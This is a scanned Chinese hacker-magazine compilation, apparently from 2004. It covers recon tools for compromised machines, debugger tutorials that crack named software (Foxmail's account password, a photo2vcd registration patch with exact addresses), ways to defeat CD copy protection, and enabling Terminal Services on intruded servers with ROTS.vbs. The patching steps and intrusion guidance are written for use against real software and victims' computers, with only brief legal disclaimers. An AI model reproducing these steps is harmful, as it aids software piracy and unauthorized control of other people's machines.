GetDriveType()函数的原型为:

UINT GetDriveType(LPCTSTR lpRootPathName);

参数 lpRootPathName 表示目标磁盘的根目录 名,比如 C:\,这个值从上面函数得到。

如果 GetDriveType()返回 DRIVE_FIXED, 就 表示这是一个固定硬盘。但是我试了一下, 优盘也 同样返回 DRIVE_FIXED。这时,就可以调用 GetDiskFreeSpaceEx()来得到该盘的空间信息了。

GetDiskFreeSpaceEx()函数原型为:

BOOL GetDiskFreeSpaceEx(LPCTSTR lpDirectoryName, PULARGE_INTEGER lpFreeBytesAvailable, PULARGE_INTEGER lpTotalNumberOfBytes, PULARGE_INTEGER lpTotalNumberOfFreeBytes);

lpDirectoryName表示目标磁盘的一个目录名, 这个值从GetLogicalDriveStrings()返回的字符串中 得到。

lpFreeBytesAvailable表示目标磁盘上用户线程 可用空间,以字节为单位。

lpTotalNumberOfBytes表示目标磁盘总大小, 以字节为单位。

lpTotalNumberOfFreeBytes表示目标磁盘剩余 空间大小,以字节为单位。



在这个函数里面调用了两次 GetLogicalDriveStrings(),第一次调用的目的是获 得一个能够容纳包含所有磁盘名的字符串的长度, 第二次调用就是获得这个字符串。

这个函数在我的电脑上输出结果为:

Disk Information:

C:\ (FIXED) Total Size: 1619348 KB, Free Size: 1152608 KB D:\ (FIXED) Total Size: 4128672 KB, Free Size: 1323064 KB E:\ (FIXED) Total Size: 6269116 KB, Free Size: 1232324 KB F:\ (FIXED) Total Size: 12269648 KB, Free Size: 1318864 KB G:\ (FIXED) Total Size: 12189408 KB, Free Size: 2980312 KB H:\ (FIXED) Total Size: 2562332 KB, Free Size: 1527204 KB I:\ (CDROM)

可看到共有C-I7个盘,其中前6个是硬盘分区。 得到这些信息以后,就可以考虑把肉鸡的硬盘 当成电影服务器的存储空间了, 呵呵。

肉鸡网络信息收集

肉鸡有几块网卡?每个网卡设置是多少IP?子 网掩码是多少? 网关和 MAC 地址是多少? ——这 些信息有什么用?代理、渗透入侵、sniffer都要用 到!

为此,我们需要封装两个函数,一个用来找出 网卡的 MAC 地址,另一个检测其他项。

我们先来看看第一个函数:



其中, ASTAT 是自定义的一个结构:

typedef struct _ASTAT_ ADAPTER_STATUS adapt; NAME_BUFFER NameBuff[30]; } ASTAT, * PASTAT;

其中,ADAPTER_STATUS又是一个复杂的结 构,但是它有个成员我们感兴趣,那就是:

UCHAR adapter_address[6];

其实一看就知道这就是网卡的MAC地址,被分



成6个部分,每部分1个字节,我们所要做的就是把 它转换为可读形式即可。

NCB 也是一个结构,这个结构虽然复杂,但我们常用到的是其中的3个成员:

UCHAR ncb_command;//命令 PUCHAR ncb_buffer;//返回结果缓冲区 WORD ncb_length;//缓冲区大小

我们通常是这样用的:先初始化NCB结构,给ncb_command一个命令,给ncb_buffer和ncb_length赋值。然后调用Netbios()函数执行,执行后我们想得到的结果就存放在ncb_buffer中了。

UCHAR Netbios(PNCB pncb);

Netbios()函数原型为:

参数 pncb 是指向 NCB 结构的指针。

GetMacAddress()有个参数DWORD dwIndex, 表示网卡序号,它的值从我下一个函数传过来。

该函数的实现过程就是先执行 NCBENUM 命令,枚举每一块网卡,然后执行 NCBRESET 命令重置,最后执行 NCBASTAT 查询网卡状态。这样我们就得到了每块网卡的 MAC 地址。这个函数涉及到 NETBIOS 编程,有兴趣的朋友可以参考《Virsual C++ 网络高级编程》和《Windows 网络编程技术》。

下面实现第二个函数:



上面的函数中调用了两个宏ALLOCATE_ FROM_PROCESS_HEAP()和DEALLOCATE_ FROM_PROCESS_HEAP(),这两个宏的定义分别为

#define ALLOCATE_FROM_PROCESS_HEAP(
bytes)HeapAlloc(GetProcessHeap(),
HEAP_ZERO_MEMORY, bytes)
#define DEALLOCATE_FROM_PROCESS_HEAP
(ptr)

if(ptr) HeapFree(GetProcessHeap(), 0, ptr)

GetAdaptersInfo()函数原型为:

DWORD GetAdaptersInfo(PIP_ADAPTER_INFO pAdapterInfo,PULONG pOutBufLen);

参数pAdapterInfo是指向IP_ADAPTER_INFO 结构的指针。

pOutBufLen表示指向IP_ADAPTER_INFO结构的缓冲区大小。

IP_ADAPTER_INFO结构成员很多,具体形式可以去查查MSDN。

获得MAC地址的时候调用了GetMACAddress()函数。

这两个函数在电脑上输出结果为:

Network Adapter:

Description: 9N1207F-TX/WOL3 PCI Fast Ethernet Adapter — 数据包计划程序微型端口 MAC Address: 00:30:f1:49:ab:53

IP Address: 192.168.0.6

SubNet Mask: 255.255.255.0

Default Gateway: 192.168.0.1

Description: VMware Virtual Ethernet Adapter

for VMnet1

MAC Address: 00:50:56:c0:00:01

IP Address: 192.168.81.1

SubNet Mask: 255.255.255.0

Default Gateway:

Description: VMware Virtual Ethernet Adapter

for VMnet8

MAC Address: 00:50:56:c0:00:08

IP Address: 192.168.5.1

SubNet Mask: 255.255.255.0

Default Gateway:

第一个是我的网卡,后两个是VMware 虚拟出来的。

好了,通过上面的一步一步编程,现在你已经可以量身定做适合自己使用的信息检测工具了,同时由于体积非常小,很方便传输,如果肉鸡上有编译器,我们还可以非常快速地自己写一个程序出来,羊毛出在羊身上嘛! 祝各位"黑"兄"黑"得愉快!

icefire: 自 12 期杂志我们初登 Nuke Group 为本刊特别撰写的"Cracker 初级教程教学"文章以来,我们收到了不少读者的好评,我们真诚希望广大破解爱好者和程序开发者都能从我们的文章找到攻防对立间的微妙关系,提升技术!本期文章是 Cracker 初级教程系列的第二篇。在本文中,利用 PEID VO.9、OllyDbg V1.09D、DAMN Hash Calculator V1.51 等工具,通过一个简单的 Crackme实例来了解加密算法中最流行的单向散列算法,破解的目标是 crackme.exe 程序,已经收录到光盘中,希望大家在看完文章后都能实际地演练,真正体验到 crack 的成就感!

难度等级: 低

前置知识:基本跟踪知识,基本工具使用。

Cracker 初级教程之

MD5 算法破解

文/ 重剑[Nuke Group]

MD5 算法原理及使用

单向散列算法也称 Hash(哈希)算法,是一种 将任意长度的消息(如用户名、密码、文件等)压缩 到某一固定长度(消息摘要)的函数,这一个过程是 单向不可逆的,其最大特点也就在它不可逆上,同 时,只要消息任意改变一位,最后产生的散列值都 会不同。

著名的 Hash 算法有 MD5、SHA1等,MD5 就是Ron Rivest设计的单向散列函数,MD是表示消息摘要(Message Digest),它对输入的消息进行运算,最后产生 128 位散列值。

MD5 的应用范畴

MD5 一般用于数字签名、消息的完整性检测、消息起源认证检测等。MD5被广泛用于加密和解密技术上,在很多操作系统中(或论坛验证系统、邮件严整系统等),用户的密码是以 MD5 值(或类似的其他算法)的方式保存的, 用户 Login 的时候,系统是把用户输入的密码计算成 MD5 值,然后再去和系统中保存的 MD5 值进行比较,从而判断是否是合法登录。

同样, 在软件的加密保护中也有很多软件采用

了 MD5 算法,但由于 MD5 算法为不可逆算法,所以软件一般都只是使用MD5算法作为一个加密的中间步骤,比如对用户名做一个 MD5 变换,结果再进行一个可逆的加密变换。这样一来,做注册机时也只要先用MD5 变换进行,然后再用一个逆算法还原就达到注册的目的了。

MD5 判断、跟踪技巧及 Crackme 实例分析

1. MD5 算法的判断

最好的判断方法是通过长期积累的经验来判断,也就是说感觉。比如,在进行MD5运算时都会初始化4个常数: A=0x01234567,B=0x89abcdef,C=0xfedcba98,D=0x76543210,如果看到这些常数,就可以初步判断可能用到MD5算法。另一种方法是使用相关的工具,如图1所示使用PEID0.9插件来分析程序用到的密码算法。

2. Crack 分析基本技巧

首先静态分析程序以寻找突破口,一般先查看帮助文档,或者通过工具分析程序基本结构,然后再动态分析,找到关键代码的时候用softice、OllyDbg等工具来载入程序动态分析,了解程序处






图 1

理过程,最后深入程序做进一步算法破解。

3. 实例分析

本实例是一个用姓名和序列号保护的Crackme。用OllyDbg打开它,Alt+F1打开command line窗口,在其上输入bp GetDlgItemTextA设置断点,然后F9运行,输入用户名:lordor,注册码:654321,点击注册按键,中断后,按Ctrl+F9返回程序领空,来到如下代码段,我们来详细地分析一下:



可以看到:在"00401C76 CALL crackme. 00401AF0"处有一个call,这个call是做什么用的呢?观察其输入数及返回的值(即eax处的值),推算这个call 就是用的MD5!我们再用工具来验证一下:

先在这句: 00401C70 PUSH EAX, 右击寄存器eax,选择: Follow In Dump, 察看数据窗口, 内容如下:

设注册码长度为n,用第n位注册码与用户名作

xor运算得串A,对串求MD5值,用其值与注册码第n-1位注册码比较,如相等则注册成功!就这样简单(编写注册机略)!

MD5 及单向散列算法总结

单向散列算法简单的理解就是类似求模的运算:假设现在是9点,过了30个小时,那是几点呢?可以这样算:9+30mod24=15点,无论过的时间多长,都会把时间折成24小时以内,但不能据折成的时间推算过了多长时间。同样道理,单向散列算法也是这样,但它不是简单的求模运算,而是进行某种复杂的、非线性的运算生成最后的"指纹",生成的"指纹"长度也会不一:CRC32生成的消息长度为8位,Md5生成的是32位,SHA256生成256位……同时,由于Md5等算法不可逆,可以据特定信息生成短的信息指纹,其主要用来进行校验数据,或是用来作注册码的中间运算过程。这些都需要在破解的过程中非常敏感地觉察到!这也是破解的关键之处!

使用单向散列算法典型的软件

现在使用MD5单向散列的共享程序非常多,学习了本文所讲的方法后,可能很多朋友都想找个实际的程序练练手,嘿嘿,不过需要先申明的是:我们旨在提高整体加、解密水平,千万不能用本文所讲的技术做触犯法律的事!否则,后果自负!

常见的采用MD 5 算法的程序很多,比如国外共享软件 Advanced Email Parser1.22,这个程序对输入的注册码先在前面加上某固定串,然后对形成的新串求MD5值,最后与程序中内置的2000个内定的MD5值进行比较,如相等则注册成功,大体的思路就是这样了,想实际演练的朋友可以自己试试!

编后:

本文讲述的 MD5 算法应用是比较广泛的算法,理解并学习 MD5 及其破解有助于提高 Crack 的水平,同时也能让自己写共享软件的朋友了解一种新的加密手段。

icefire: 在共享软件多如牛毛的今天、破解和加密这一对对立统一的矛盾激烈到了白热化的程度、如何 破解程序的注册限制?如何保护自己程序的合法权益?看似矛盾的两个话题其实可以用同样的方法去解决: 共同关注最新的 crack 技术, 在攻与防的对立统一中寻求突破!这样我们的安全事业才前途有望!

本文就是简单地讲述逆向工程及常见程序的破解方法,目标不是为了全面了解工具的使用,而是能掌 握组合工具快速达到我们破解的目的。这篇涉及到Dephi语言编写的程序,共3篇:初级篇、进阶篇及技巧 篇。现在网上非常流行用 Dephi 及 C++ bulid 编写的程序,破解的方法都可以参考本文。

难度等级:中

前提知识:各种 Cracker 工具、Borland 编译器、基本汇编语言

Cracker兵器谱组合招式之

文/ 重剑[Nuke Group]

古云: 磨刀不误砍柴工。为了更好地破解一个 软件,构造一个最佳的工具平台是每一个 Cracker 的追求。在选用工具之前应该明白:工具没有优劣, 关键是配合使用。

工首

Dede3.5 中文版: Delphi 及 C++ bulid 编写程 序的反汇编杀手:

OllyDbg1.09D: 集成反汇编及动态调试,程序 修改等功能;

Peid0.9: 军情探子;

Aspdie1.41: 专门脱 aspack2.12 壳的程序。

实例 1: 破除 Foxmail 5. OBeta 2 账号访问口 令保护

收集程序相关信息

收集信息是每个 Cracker 必备的良好习惯,可 以设想为刺探军情和情报收集。先运行一下带访问



图 1

口令的foxmail,出 现如图1所示要求输 入密码的窗体,如果 输入的密码不正确, 则不能查看账号内的

邮件,如果忘记密码可就麻烦了,所以我们要把这 个东西给 Crack 掉 (嘿嘿, 谁叫我是 Cracker 呢? 手就是痒啊!)。

我们一起开始:用Peid0.9打开程序,如图2所 示。从得到的结果可以知道,这个程序是用 Dephi 编写,而且程序没有加壳保护。第一步分析工作完 成。



图 2



定位密码处理函数

根据前面"探子"提供的军情,本军师现在做出如下推测及对策(呵呵,过把军师瘾:)):程序可能是对输入的密码与预先正确的密码进行比较,如果不正确,则提示错误。现在关键的一步是快速定位密码输入的地方,看一下怎么处理输入的密码及怎么提示出错!这是很基本的 Cracker 思维,大家都应该熟练掌握。

现在来验证我们的设想对不对。(注:由于破解 不同程序的信息不可能是一样的,所以我们必须时 时据军情做出推测。)

现在请猛将 Dede 出马!用 Dede 载人程序,由于 Dede 是把程序载入内存再分析,会等待一段时间,然后出现如图 3 所示的页面:




图 3

我们关心的是"过程"的处理部分,首先在类单元名中选择main这个单元(程序开始运行一般从这部分开始),在右边事件窗口中会列出当前的事件,现在我们来找密码处理部分事件。通过仔细观察及查看,发现这个BoxTreeExpanding事件最可疑(因为要展开账号才跳出输入口令提示框),双击BoxTreeExpanding事件进入汇编部分,得到首地址为:0057C074。

动态分析密码处理过程

现在轮到 OllyDbg 出场,先简单介绍下面将用到的部分功能快捷键: F3-打开程序; F9-运行程

序, F8单步跟踪, 遇call 不跟人, F7单步跟踪, 遇call 跟人, F2-设置或清除断点, Ctrl+G-去到某地方。好了,掌握上面的东西就可以开始了。

F3 载人 foxmail 程序,OllyDbg 自动反汇编程序,按 Ctrl+C 打开 CPU 窗口,再按 Ctrl+G,在跳出的窗口中输入上面得到的地址值:0057C074,在这行按F2下断,设置成功的话会在地址处红色显示(图 4)。



图 4

然后F9运行程序,切换到foxmail程序,双击账号,程序被中断,转到OllyDbg,F8单步执行程序,代码如下所示(","后面是加的注解)。

0057C098 XOR EDX,EDX

0057C09A CALL Foxmail.005B8ECC; 这里跳

出提示框

0057C09F TEST AL, AL

0057C0A1 JNZ SHORT Foxmail.0057C0A6

由于在0057C09A处跳出提示框,所以得F7进入

这个call, 入去后, 继续F8 单步来到这里

005B8F05 JE Foxmail.005B8FCD

005B8F0B MOV EAX,ESI

005B8F0D CALL Foxmail.005C17EC

005B8F12 TEST AL, AL

005B8F14 JE SHORT Foxmail.005B8F1F

; 这里判断是否有密码保护

005B8F16 MOV BYTE PTR SS:[EBP-2],1

005B8F1A JMP Foxmail.005B8FCD

005B8F1F CMP BL,1

005B8F22 JE Foxmail.005B8FCD

005B8F28 MOV ECX, DWORD PTR DS:[5D75EC]

: Foxmail.005D8750

005B8F2E MOV ECX, DWORD PTR DS:[ECX]

005B8F30 MOV DL,1

005B8F32 MOV EAX, DWORD PTR DS:[5C0B28]

005B8F37 CALL Foxmail.00436F20

〉栏目编辑〉icefire/萧雍〉icefire@hacker.com.cn

005B8F3C MOV DWORD PTR SS:[EBP-8], EAX

005B8F3F XOR EAX, EAX

005B8F41 PUSH EBP

005B8F42 PUSH Foxmail.005B8FC6

005B8F47 PUSH DWORD PTR FS:[EAX]

005B8F4A MOV DWORD PTR FS:[EAX], ESP

005B8F4D MOV EAX, DWORD PTR SS: [EBP-

005B8F50 MOV EDX, DWORD PTR DS: [EAX] 005B8F52 CALL DWORD PTR DS:[EDX+D8]

这里调用取得输入密码框

005B8F58 DEC EAX

005B8F59 JNZ SHORT Foxmail.005B8FB0

这里判断是否超时

005B8F5B LEA EDX, DWORD PTR SS: [EBP-

005B8F5E MOV EAX, DWORD PTR SS: [EBP-

005B8F61 MOV EAX, DWORD PTR DS: [EAX+2EC]

005B8F67 CALL Foxmail.004446D4

这里取得输入的密码

005B8F6C MOV EAX, DWORD PTR SS: [EBP-

C1 ; 密码地址入eax

005B8F6F MOV EDX, DWORD PTR DS: [ESI+28]

; foxmail 内置的真密码

005B8F72 CALL Foxmail.004041DC

; 比较

005B8F77 JNZ SHORT Foxmail.005B8F8E

; 如果不等就跳走

005B8F79 CMP BYTE PTR SS:[EBP-1],0

005B8F7D JE SHORT Foxmail.005B8F88

只要走到005B8F72这句,edx处就是以明文形 式出现真密码, 真是晕死, 大名鼎鼎的邮件处理专 家竟然用明码保护账号,怪不得学 Crack 的人越来 越多……

实例 2: 破除 photo2vcdV2.71 功能限制

photo2vcd是一个可以把图片转换为VCD格式 的国外软件,最新版本为2.71。

收集程序相关信息

按上面的方法检测,发现程序是用aspack2.12 加的壳,为了便于分析,我们用Aspdie1.41来把程 序的壳脱掉, 对脱掉壳的程序再用 Peid 检测, 发现 程序用 Dephi 编写。通过浏览程序的说明资料,可 以发现程序如果未注册那个图片背景后会打上一条 水印字句"Created by Photo2VCD Professional"。 运行程序,发现程序在运行前会弹出一个输入框要 求输入注册码。初步确定程序保护方式:加壳 +Nag+注册码。

注: 壳就是为防止程序非法破解或非法反汇 编而加入的一层保护。

功能限制的解除

用Dede载入脱壳后的程序, 我们先来分析一下 程序对输入注册码处理部分,点击过程栏目,选择 ProRegistration单元名,双击BitBtn1Click(此为 响应单击注册按键处理部分):

006E9330 push \$10

* Possible String Reference to: 'Sorry'

006E9332 mov ecx, \$006E934C

* Possible String Reference to: 'Sorry! Your license name and register key doesn't match!'

006E9337 mov edx, \$006E9354

006E933C eax, dword ptr [\$0071D8C8] mov

006E9341 mov eax, [eax]

00471684 006E9343 call

006E9348 ret

可以发现程序对输入的注册码直接显示注册失 败的信息,真是晕倒。同时,注意到程序提到未注 册版本有打上水印的限制,那我们就对这个版本进 行爆破修改,去除 Nag 提示及功能限制。

选择 promain 单元,双击,来到如下:

006EBB75 JNO SHORT Photo2VC.006EBB77

006EBB77 TEST AL, AL

006EBB79 JNZ Photo2VC.006EBC22 ==>这里



判断是否注册

006EBB7F LEA EDX, DWORD PTR SS: [EBP-

006EBB82 MOV EAX, DWORD PTR DS: [71D8C8]

006EBB87 MOV EAX, DWORD PTR DS: [EAX]

006EBB89 CALL Photo2VC.0047101C

006EBB8E PUSH DWORD PTR SS:[EBP-8]

006EBB91 PUSH Photo2VC.006EBE20

, ASCII " v"

006EBB96 LEA EAX, DWORD PTR SS: [EBP-C1

006EBB99 CALL Photo2VC.006CC744

006EBB9E PUSH DWORD PTR SS:[EBP-C]

006EBBA1 PUSH Photo2VC.006EBE2C

; ASCII " [Unregistered]"

006EBBA6 LEA EAX, DWORD PTR SS: [EBP-4]

...(省略)...

006EBBED MOV EAX, DWORD PTR DS: [71D8C8]

006EBBF2 MOV EAX, DWORD PTR DS: [EAX]

006EBBF4 CALL Photo2VC.0047101C

006EBBF9 MOV EAX, DWORD PTR SS: [EBP-

101

006EBBFC CALL Photo2VC.004058B0

006EBC01 MOV ECX, EAX

006EBC03 MOV EDX, Photo2VC.006EBE3C

; ASCII "Sorry. Your software has expired.

Please go to http://www.photo2vcd.com to order a register key."

006EBC08 MOV EAX, DWORD PTR DS:[71D8C8]

注意上面的未注册及过期提示信息,这里就是 调用 Nag 提示框的代码,看一下上面有什么关键跳 转,这里是006EBB79 JNZ Photo2VC.006EBC22, 所以只要把 JNZ 改为 JMP 就可以了。

现在得用OllvDbg来修改上面的代码及去除写 入水印的代码了。用 OllyDbg 载入程序, 在 cpu 窗 口中右击,选 "search for/all referenced text strings",在弹出的窗口中查找 "Created by Photo2VCD Professional"字符,找到后,双击后 来到这里:

006F3B5C CMP BYTE PTR DS:[EAX],0 006F3B5F LEA EAX, DWORD PTR SS: [EBP-1Cl 006F3B62 MOV EDX, unpacked. 006F3FD4

; ASCII "Created by Photo2VCD Professional"

006F3B67 CALL unpacked.00405488

006F3B6C CMP BYTE PTR SS:[EBP-1],0

006F3B70 JE SHORT unpacked.006F3B88

006F3B72 MOV EAX, DWORD PTR DS: [EBX]

006F3B74 CALL unpacked.0042DEBC

006F3B79 MOV EAX, DWORD PTR DS: [EAX+C]

006F3B7C MOV EDX,0C

==>这里取上面的字符串

006F3B81 CALL unpacked.00427EA8

006F3B86 JMP SHORT unpacked.006F3B9C

006F3B88 MOV EAX, DWORD PTR DS: [EBX]

006F3B8A CALL unpacked.0042DEBC

跟进这个call 可以发现是把字符串写入, 所以应

该 nop 掉

006F3B8F MOV EAX, DWORD PTR DS: [EAX+C]

006F3B92 MOV EDX,1E

先了解 Olly Dbg 修改代码的知识: 在 cpu 窗口 中双击要修改的代码,此为006EBB79,在弹出的窗 口中输入要修改的汇编代码,这里是JMP 006EBC22, 然后点击 "assemble", 修改后的代码 会红色显示,按同样的方法,来到006F3B8A这里, 双击,输入nop点击 "assemble"(nop即为汇编指令 空操作),在这行修改后的代码上右击鼠标,点击 "copy to executable/all modifications",在弹出窗 口中右击选"保存文件"。运行一下程序, Nag 及功 能限制全部去除,至此修改工作。

总结

基本招式: Dede 获取关键代码。OllyDbg 的基 本使用调试、查找字符串、修改代码等。

组合招式:通过 peid 查信息、Dede 反汇编、 OllyDbg 查找字符串等来定位关键代码,对关键代 码用 OllyGbg 动态跟踪验证推测。

你学会了吗? H) icefire: 草草最近老跑电脑城,原因是买到的光盘总是加了密的!命苦啊,上天就不能跟他说一下怎么解开它?幸好netbug 教了他一招狠的,他才没跑断腿。有感于此,我就把netbug 拉了出来,把他知道的如何破解光盘加密的方法都告诉读者朋友们。呵呵,鲜花……掌声……

难度等级: 高

前置知识:光盘加密的常用手段



加密光盘破解全接触

文/图 netbug

小弟平时喜欢编写软件,当然是高质量的大型软件(倒,先别扔我鸡蛋!)。编写完了以后就需要把软件打包到光盘上面去好发行,今天我们不讲如何给软件打包,只讲如何将光盘加密起来并验证相应加密方法的可靠性,因为黑客防线提倡的是"在攻与防的对立统一中寻求突破"嘛!

一般的光盘加密方法与破解方法

1. 隐藏目录与文件法

一般来说,将文件和目录隐藏起来而让别人无法看到的做法是最普遍的,我们在用 Ahead 刻制光盘的时候设置其属性为 Windows 隐藏属性就可以达到这样的效果,但是最普遍的就意味着最容易被人破解: 破解的时候只要简单地打开Windows显示隐藏文件夹的功能就可以破解了。实在不是什么好办法。

2. 变相的隐藏目录和文件法

这种方法要比前面的那种要好一点,它利用特 殊的光盘软件将光盘文件和目录的属性改为其他数 值。

在光盘目录里,光盘文件也有一个同Windows 对应的FDT(文件目录表)。FDT中的某个数据位可以指示出文件的属性:01表示系统属性,02表示只读属性,04表示隐藏属性——这个数值只是由一

个字节来表示,如果我们把其改为了其他数值,那 么 Windows 就无法识别了!

这样隐藏的效果比前一个要好,即使在 Windows 里设置了"显示所有文件"也不能看到隐藏在光盘中的文件——不过还是可以方便地破解: 我们

可以用"光盘加密大师"的自定义目录属性来修改它。在这里,我们设置文件和目录的属性为06 (图1)。遇到这样的加密



图 1

措施我们唯一可以做到的就是把光盘的 FDT 读出来。

读者朋友可能就要问了:要怎样才能把光盘的FDT读出来呢?呵呵,在这里我们推荐你使用Vurtual disk 5.0就可以。这是一款虚拟光驱软件,所有操作都是傻瓜化的,这里也就不浪费大家的时间了!我们读出了FDT自然就看到哪些目录不在你现在加密的光盘上出现,要找的东西自然就是它了!

3. 文件目录互换法

这个道理和前面的第二个方法相似,只是它要聪明一点:在FDT中直接把表示目录的位变成了表示文件的位!但是,它在本质上仍然是目录,这是永远改不了的!

图2是我们采用特殊工具把一个"常用软件"目





录变成了一个文件。

看上去还真的像一个文件的 图2 样子。用鼠标双击

它看看,呵呵,别告诉我你的计算机差点就没反应了。破解办法如图 3 所示:



图 3

呵呵,是不是差点笑掉了大牙?直接在DOS状态下来一个CD命令就摆平了(DOS可是学习安全不可缺少的东西哦!)。因此当实际运用的时候,你发现一个没有图标的文件,大小为2k,并且在Windows里面打不开,这时候就该考虑一下它是不是目录了!

4. 特殊字符目录法

在Windows里,大部分用的都是中文和英文字母,如果光盘加密的时候采用了特殊字符来加密的话,我们就看不到目录的名字了,这也是许多数字资料光盘在加密的时候常常选用的方法。

常见的特殊字符如:\\,图4就是在寻找特殊目录的 时候看到的:




图 4

是不是觉得够玄啊,有点像攻防实验室的777. ipg了。看到gphyview.exe前面的那个字符了吗?

遇到这样的光盘关键是找到这个特殊字符是什么了。一般来说如果加密光盘附带程序,那么你打开这个程序搜索"\"这个字符一般会有你想要的结果,就跟上面这幅图一样。如果不幸的话,就只能用读光盘 FDT 的方法了。

更为狡诈的光盘加密与解密思路

点子都是人想出来的,下面我们将重点介绍一 些鲜为人知的光盘加密办法,大家看好了。

1. 超大文件加密法

加密后的现象:

- * 如果是可执行文件,其图标将变成一个DOS 应用程序的图标,如果是一般文件,则图标依 Windows 内部文件类型为准。
- * 文件的大小突变为: 1.99GB。呵呵, 够大吧, 像 DVD 了。
- * 可执行文件如果大小变为了1.99GB 后依然可以运行,厉害吧。
- * 如果你试图拷贝这个文件,那么你得到的结果将如图 5 所示。




图 5

没话说了吧,如果你的空间大的话,你是可以 Copy的,试问你的硬盘有多少个1.99GB呢?加密 者通常是把所有可执行文件加密为超大文件。

破解方法:对于可执行文件:我们可以先直接运行这个可执行文件,然后用进程Copy软件,如pedump,把文件从内存中重新建立为文件。如果你对破解工具不是很熟悉,那么你可以先点击这个文件运行看看。如果程序马上就出现了界面,说明这个软件不是很大,一般为500K以内。如果要等5秒

才出来,那么这个软件大概有3M 的样子。此时,我 们就可以自己编写一个软件,只读取这个文件的前 5M来运行就可以了。更通用的办法是采用 Winhex 的文件编辑功能,用 Winhex 直接打开那个超大文 件就可以了。打开后 Winhex 就自动报告这个文件 的大小。你只需要另存为就搞定了。



对于非可执行 文件: 我们依旧采 用 Winhex 的直接 打开文件法,如果

图 6

不是可执行文件,我们就需要一个小技巧:直接把 Winhex的滚动条向下面拉,拉不远Winhex就要报 错(图6)。

这时候在出错的地方记录下文件的偏移位置, 关闭文件, 再用 Winhex 打开文件, 直接保存到出 错前的一个偏移字节就可以了。当然,如果你兴趣 高涨,用软件自己写一个批量处理超大文件的程序 也可以。思路是:读到出错的地方保存一下文件偏 移地址,也就是文件指针;第二次读的时候就读到 偏移处,超大文件就变正常文件了。


2. 刻录光盘轨道隐藏法

一般来说,用这一招的人都是算够狠的了。又 不是什么007机密,非要那样隐蔽吗?希望朋友尽 量不要去制造这样的光盘,破解起来太BT了!

加密后的现象: 光盘加密后没有任何奇怪的表 现。用以上我说的任何方法去寻找隐藏文件都会失 败。如果光盘上的文件是200M,那么它的确也只是 200M。采用这种加密措施后, 唯一的迹象就是光盘 不满! 倒, 你这不是废话吗? 几乎98%的光盘都没 刻满那么多。大家别着急啊,等我喝口水。这其中 的玄机是:刻录软件把一张光盘分为多重区段的方 式来刻, 这次没刻满最大容量下次可以继续再刻。 关键就是加密者先把重要的资料刻好, 第二次刻盘 的时候就把上次刻的文件删除了,再加入一些新的 图片资料等, 所以当一张光盘还没被终结刻录的时 候是可以任意修改的。连卷标都可以随意改, 当然 是非常隐蔽了!

破解方法: 解铃还需系铃人, 找到刻录软件, 如

Ahead nero 就不错。放入刻录机内,用 nero 对这 张光盘进行多重区段编辑。我们直接点查看光盘区 段就会发现有多个区段的存在。利用nero的区段保 存方式直接保存为 ISO 文件就可以了。



们可以得到, 该光盘被刻录 过3次,区段01 被刻录了 136M,如果加

从图 7 我

图 7

密者在刻录完

这 136MB 的内容的时候,把刻上去的东西删除了, 再刻2、3区段,那么光盘的表现形式就是2、3区段 的文件。采用保存轨道的方式见下, 我们就可以得 到轨道的 ISO 文件了(图 8)。



图 8

顺便说一下, WINRAR 可以解开ISO 文件。怎 么样,惊喜吧?

总结: 加密和解密永远是矛与盾的关系,看来 我们写的软件注定要被别人盗版了? 这就需要软件 开发者在软件自己上完善反盗本功能。加密你的光 盘,加密你的资料,希望本文带给你的是如何保护 自己软件的方法,而不是叫你去盗别人的加密光盘。 谨记!

编后:

看了这篇文章感觉怎么样? 是不是有点跃跃 欲试的感觉?呵呵,反正草草现在是再也不怕加 密光盘了! 因为再遇到这样的光盘我就扔给 netbug, 哈哈。



socket: 崭新的 2004 年又来到了,新的一年里我们会用更好的杂志回报大家的关心!特别是新手朋友,非常感谢大家在以往的日子里对我们的支持,为了更好地回报新手朋友们对我们的关怀,在 2004 年,我们专门为新手朋友开了"新兵训练营"这个版块,提供非常灵活的、基础的、实用的入侵方法和安全技术,目的就是要让大家通过这个版块的文章掌握、熟悉常见的入侵方法,真正学到实用的技术,然后跟上我们的潮流,逐步提升自己的安全技能!

当然,如果大家有什么想法,可以直接给我发E-mail,我的地址是socket@hacker.com.cn,同时欢迎大家踊跃投稿!把自己的成功入侵经验和所有朋友分享!

在漏洞层出不穷的今天,入侵一台服务器已经不是什么新鲜事,广大的新手朋友相信也能通过最新的漏洞找到自己的肉鸡,但是入侵成功后,如何以最方便的方式来控制电脑呢? 当然是终端服务,那么什么是终端呢? 又怎么在远程打开呢? 下面我们将逐步给你揭开"终端之迷",希望你成为一个"终端高手"!

什么是终端服务

3389又称Terminal Service、服务终端。它是在Windows NT中最先开始使用的一种终端,在Win2K的Professional版本中是不能安装的,在Server或以上版本才可以安装,其服务端口为3389。由于使用简单、方便等特点,一直受到系统管理员的青睐。也正因为简便,它不能产生交互式登录,可以在后台操作(这点很重要哦,神不知鬼不觉),因此也受到了黑客朋友的喜爱。事实可以说明,现在大多数朋友在入侵之后,都想打开Windows终端服务,甚至不惜重启对方的计算机,也要把终端服务安装上,由此可见其普遍性。另外,在Windows XP系统中,终端服务又叫做"远程桌面"。

打开终端服务的各种方法

下面我们进入正题,开始今天的"终端"之旅。

小编注: 下文提到的工具都已收录入本期光盘 杂志相关栏目中,请按照文章名查找。

1.使用ROTS.VBS脚本

VBScript的全称是Microsoft Visual Basic Script Editon(微软可视化BASIC脚本版)。正如其字面所透露的信息,VBS是基于Visual Basic的脚本语言。我进一步解释一下,Microsoft Visual Basic 是微软出品的一套可视化编程工具,语法基于Basic。脚本语言就是不编译成二进制文件,直接由宿主(host)解释源代码并执行,简单点说就是你写的程序不需要编译成.exe,而是直接给用户发送.vbs源程序,用户就能执行了。

知道了什么是VBS,下面开始进行测试。首先,你要获得这台主机的Administrator权限或Local System权限,具体怎么获得在这不讨论。

其命令格式一般为: ROTS.vbs <目标IP> <用户名> <密码> [服务端口] [自动重启选项]。

